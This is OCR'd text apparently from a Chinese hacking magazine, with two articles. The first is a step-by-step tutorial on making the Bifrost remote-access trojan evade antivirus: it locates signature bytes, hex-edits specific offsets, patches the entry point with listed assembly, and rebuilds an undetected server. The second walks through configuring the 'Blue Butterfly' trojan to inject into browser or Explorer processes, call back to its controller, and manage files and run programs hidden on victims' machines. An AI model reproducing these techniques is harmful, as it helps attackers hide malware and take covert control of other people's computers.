



图 3

修改完后保存一下，我保存为 156(1).exe。下面就要开始定位特征码了，我使用的是 CCL 点位（关于 CCL 的具体使用，详见以前 X 档案），定位出来的特征码如图4所示。下面的任务就是去修改它们了，使用 16 位编辑器 Winhex 打开文件，找到起止偏移的地址（图5），我找的是 00009225 这一处特征码，数据是 6A，表示的是 J，我们给它减 20，改成 4A，就是 j，保存一下，使用卡巴来检测一下，看是不是免杀了，如图6。



序号	起始偏移	区段大小	结束偏移
0001	00009225	00000001	00009226
0002	00009227	00000001	00009228
0003	00009229	00000002	00009228
0004	00009232	00000004	00009236
0005	0000923A	00000003	0000923D
0006	00009241	00000007	00009248

图 4




图 5




图 6

继续我们的下一步，使用 OD 载入 156.exe，将文件头修改一下，按顺序刷下来就可以，依次是：

```
PUSH EBP
MOV EBP,ESP
MOV ECX,33
PUSH 0
PUSH 0
DEC ECX
JNZ 入口点（可以在下面的JMP处找到这个入口点的值，将它复制过来）
JB 入口点（这里是将下面的JMP为JB入口点，JNB入口点）
JNB 入口点
```




图 7

下面我们把免杀的156.exe导回源程序里，如图7，然后就可以用它来生成一个服务端文件了，可以免杀，当然内存也是免杀的，功能也没有任何减少，如图8。完全可以正常的上线，功能也都完全可以使用。




图 8

在前边的那个资源树里大家也看到还有一个155文件吧，我们再对这个文件进行一下DIY。这是一个压缩过的文件，我们可以把刚才做出来156.exe文件压缩一下，再导入回去，这样可以省去生成以后再加壳的麻烦。

为了让大家能够更好的掌握本文所介绍的方法，我专门制作了一个教程，大家可以参照着教程来学习一下。还有就是特征码，各位在找的时候可能和我找出来的不一定完全一样，大家可以多试几个，总会有一个可以的。

（本文所涉及到的restorator2004、OllyICE、CCL、Bifrost和免杀操作录像已收录到光盘中）

在肉鸡中飞舞的“蓝蝴蝶”

痛并快乐着

关于远程控制软件，相信大家都听说过VNC、RADMIN、DAMEWARE的大名，这些软件也经常被菜鸟们当作木马来使用。今天我就再给大家介绍一款全新的远程控制软件——蓝蝴蝶远程控制。

一、配置服务端程序

不管是远程控制软件还是木马程序，要想成功得实现远程控制，都必须先配置一个服务端程序，蓝蝴蝶远程控制软件也不例外。运行蓝蝴蝶的客户端程序，点击工具栏中的“配置木马”按钮来配置服务端程序。首先在“上线地址”栏填入服务端程序反弹连接使用的地址，连接地址可以采用域名、IP地址、网页地址等方式；接着在“插入进程”栏选择把木马插入到IE浏览器或资源管理器的进程中；在“安装名称”和“DLL名称”栏设置服务端文件和DLL文件的名称（图1）。设置完成后，点击“生成服务端”按钮就可以创建新的服务端程序了。




图 1




图 2

二、控制功能简介

运行客户端程序，选中“开始监听”选项，如果服务端程序被运行的话，稍等片刻就会在客户端程序的肉鸡列表中出现了。从列表中选择上线的电脑，点击右键，就可以看到所有的远程控制命令了（图2）。

1.文件管理器

“文件管理器”命令用于对远程系统中的文件进行管理，用户可以通过选择下拉列表框指定文件夹路径，在文件列表区点击鼠标右键将弹出新建文件夹、删除文件、重命名文件等操作。文件传输基于自动断点传输模式，并且通过“传送查看”命令可以查看到文件传输的进度过程。另外还可以远程执行文件，拥有正常运行以及隐藏运行两种方式（图3）。

